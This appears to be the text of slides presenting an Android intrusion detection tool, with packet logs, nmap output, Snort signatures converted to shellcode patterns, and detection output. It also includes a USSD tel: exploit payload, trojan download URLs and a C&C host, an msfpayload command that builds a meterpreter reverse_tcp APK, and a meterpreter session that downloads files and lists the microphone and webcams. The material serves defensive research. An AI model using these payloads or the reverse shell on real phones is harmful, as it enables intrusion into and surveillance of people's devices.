received packet with id 131 source IP 192.168.0.19 destination IP 192.168.0.23 source port 51882 destination port 5901 seq number 2082768630 ack number 885064989 window 11668 options 317259840  
received packet with id 132 source IP 192.168.0.19 destination IP 192.168.0.23 source port 51882 destination port 5901 seq number 2082768652 ack number 885064999 window 11668 options 320012352  
received packet with id 133 source IP 192.168.0.19 destination IP 192.168.0.23 source port 51882 destination port 5901 seq number 2082768652 ack number 885065041 window 11668 options 320012352  
received packet with id 134 source IP 192.168.0.19 destination IP 192.168.0.23 source port 51882 destination port 5901 seq number 2082768652 ack number 885065041 window 11668 options 342163520  
received packet with id 135 source IP 192.168.0.19 destination IP 192.168.0.23 source port 51882 destination port 5901 seq number 2082768674 ack number 885065051 window 11668 options 344850496  
received packet with id 136 source IP 192.168.0.19 destination IP 192.168.0.23 source port 51882 destination port 5901 seq number 2082768674 ack number 885065093 window 11668 options 344850496  
received packet with id 137 source IP 192.168.0.19 destination IP 192.168.0.23 source port 51882 destination port 5901 seq number 2082768674 ack number 885065093 window 11668 options 367067200  
^C  
130|root@android:/data/data/proofofconcept # iptables -F  
root@android:/data/data/proofofconcept #  
  
root@bt: ~  
File Edit View Terminal Help  
obile phone  
TCP/IP fingerprint:  
OS:SCAN(V=6.25%E=4%D=7/20%OT=%CT=7%CU=41255%PV=Y%DS=1%DC=0%G=N%M=3085A9%TM=OS:51EACD52%P=i686-pc-linux-gnu)SEQ(CI=RD%II=I)T5(R=Y%DF=N%T=40%W=0%S=Z%A=SOS:+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=OS:N%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=GOOS:%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)  
  
Network Distance: 1 hop  
  
Read data files from: /usr/local/bin/./share/nmap  
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 9.24 seconds  
Raw packets sent: 186 (8.738KB) | Rcvd: 119 (5.598KB)  
root@bt:~# ^C  
root@bt:~#
```



PATTERN MATCHING





SIGNATURE FORMAT

- With the help of custom build signatures, the framework can also be used to detect probes or attacks designed for mobile devices
- Useful signatures from Snort and Emerging Threats
- Convert snort-like rules to a friendly format:

```
[+] /etc/snort/rules/dns.rules detected. Processing attacks...
[0] Converting rule for content matching: |00 00 FC|
[1] Converting rule for content matching: |00 00 FC|
[2] Converting rule for content matching: ../ ../ ../
[3] Converting rule for content matching: |AB CD 09 80 00 00 00 01 00 00 00 00 00 01 00 01| |02|a
[4] Converting rule for content matching: |80 00 07 00 00 00 00 01|?|00 01 02|
[5] Converting rule for content matching: thisissometempspaceforthesockinaddrinyeahyeahiknowthisislamebu
tanywaywhocareshorizongotitworkingsoalliscool
[6] Converting rule for content matching: ADMROCKS
[7] Converting rule for content matching: |CD 80 E8 D7 FF FF FF|/bin/sh
[8] Converting rule for content matching: 1|C0 B0|?1|DB B3 FF|1|C9 CD 80|1|C0|
[9] Converting rule for content matching: 1|C0 B0 02 CD 80 85 C0|uL|EB|L^|B0|
[10] Converting rule for content matching: |89 F7 29 C7 89 F3 89 F9 89 F2 AC|<|FE|
[11] Converting rule for content matching: |EB|n^|C6 06 9A|1|C9 89|N|01 C6|F|05|
[12] Converting rule for content matching: |90 1A C0 0F 90 02| |08 92 02| |0F D0 23 BF F8|
[+] /etc/snort/rules/dns.rules processed, 13 attacks sent.
```




USSD EXPLOIT

- A **USSD code** is entered into phones to perform actions.
- They are mainly used by network operators to provide customers with easy access to pre-configured services, including:
 - call-forwarding
 - balance inquiries
 - multiple SIM functions.
- The HTML code to execute such an action is as follows:
`Click here to call`
- Example exploit:
`<frameset> <frame src="tel:*2767*3855#" /> </frameset>`





WEB SIGNATURES



```
root@bt:~# adb shell
shell@android:/ $ su
root@android:/ # cd data/data/proofofconcept/
root@android:/data/data/proofofconcept # ./AndroIDS_05 -signatures web
[+] AndroIDS]
|- Warning: protoent* getprotobyname(char const*)(3) is not implemented on Android
|- Traffic is now redirected to queue 0
|- Silent Output
|- Remote logger: 192.168.0.111
|- Web signatures loaded

opening library handle
unbinding existing nf_queue handler for AF_INET (if any)
binding nfnetlink_queue as nf_queue handler for AF_INET
binding this socket to queue '0'
setting copy_packet mode
[+] WEB ATTACK: Webkit Code Execution CVE-2010-1807
[+] WEB ATTACK: Android 4.0.3 Browser Remote Crash
[+] WEB ATTACK: USSD code -> tel:%*2306%23
```



MALWARE

■ ANDR.TROJAN.SMSENDD

■ Download from:

- `hxxp://adobeflashplayer-up.ru/?a=RANDOM_CHARACTERS` – 93.170.107.184
- `hxxp://googleplaynew.ru/?a=RANDOM_CHARACTERS` – 93.170.107.184
- `hxxp://browsernew-update.ru/?a=RANDOM_CHARACTERS` – 93.170.107.184

■ Once executed, connect to C&C: `gaga01.net/rq.php`

▪ `oard=unknown;brand=generic;device=generic;imei=XXXXXX;imsi=XXXXXX;session_id=1;operator=XXX;sms0=XXXXXX;sms1=XXXXXX;sms2=XXXXXX;time=XXXXXX;timezone=XXXXXX`

■ Search pattern: `rq.php`

■ METERPRETER

■ It features command history, tab completion, channels, and more.

■ Let's try:

```
$ msfpayload android/meterpreter/reverse_tcp LHOST=192.168.0.20 R > meter.apk  
$ file meter.apk
```

meter.apk: Zip archive data, at least v2.0 to extract





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The screenshot displays a Kali Linux desktop environment. On the left, a noVNC window shows an Android emulator running the 'ReverseTCP' application. The emulator's status bar at the top indicates 'MainActivity' and 'ReverseTCP'. The bottom of the emulator shows standard Android navigation icons.

On the right, a terminal window titled 'root@kali: /opt/msf' shows the output of a file listing command. The output is as follows:

```
File Edit View Terminal Help
100444/r--r--r-- 10148 fil 2012-12-31 12:51:58 +0100 media_profiles.xml
100444/r--r--r-- 2000 fil 2012-12-31 12:51:58 +0100 mixer_paths.xml
100444/r--r--r-- 730 fil 2012-06-26 03:38:53 +0200 mkshrc
100444/r--r--r-- 2554 fil 2012-06-26 03:38:53 +0200 nfc_access.xml
100444/r--r--r-- 325 fil 2012-06-26 03:38:53 +0200 nvcamera.conf
100444/r--r--r-- 828 fil 2012-06-26 03:38:53 +0200 nvram.txt
40444/r--r--r-- 4096 dir 2012-12-31 12:51:58 +0100 permissions
40444/r--r--r-- 4096 dir 2012-12-31 12:51:58 +0100 ppp
40444/r--r--r-- 4096 dir 2012-12-31 12:51:58 +0100 preferred-apps
100444/r--r--r-- 281449 fil 2008-08-01 14:00:00 +0200 recovery-resource.dat
40444/r--r--r-- 4096 dir 2012-12-31 12:51:58 +0100 security
100444/r--r--r-- 3418 fil 2012-12-31 12:51:58 +0100 system_fonts.xml
40444/r--r--r-- 4096 dir 2012-06-26 03:38:53 +0200 updatecmds
100444/r--r--r-- 457 fil 2012-06-26 03:38:53 +0200 vold.fstab
40444/r--r--r-- 4096 dir 2012-06-26 03:38:53 +0200 wifi
```

Following the listing, the user runs the following commands in the Metasploit Meterpreter session:

```
meterpreter > search -f *.txt
Found 2 results...
/system/etc/nvram.txt (828 bytes)
/system/etc/updatecmds/google_generic_update.txt (846 bytes)
meterpreter > download nvram.txt
[*] downloading: nvram.txt -> nvram.txt
[*] downloaded : nvram.txt -> nvram.txt
meterpreter >
```

At the bottom of the terminal, a list of available Meterpreter commands is shown:

```
[192.168.0.20] METERPRETER: sysinfo command
[192.168.0.20] METERPRETER: ipconfig command
[192.168.0.20] METERPRETER: route command
[192.168.0.20] METERPRETER: sysinfo command
[192.168.0.20] METERPRETER: getuid command
[192.168.0.20] METERPRETER: process list request
[192.168.0.20] METERPRETER: recording from microphone
[192.168.0.20] METERPRETER: listing webcams
[192.168.0.20] METERPRETER: change directory command
[192.168.0.20] METERPRETER: pwd command
[192.168.0.20] METERPRETER: pwd command
[192.168.0.20] METERPRETER: download command
[192.168.0.20] METERPRETER: ls command
[192.168.0.20] METERPRETER: search command
[192.168.0.20] METERPRETER: download command
```



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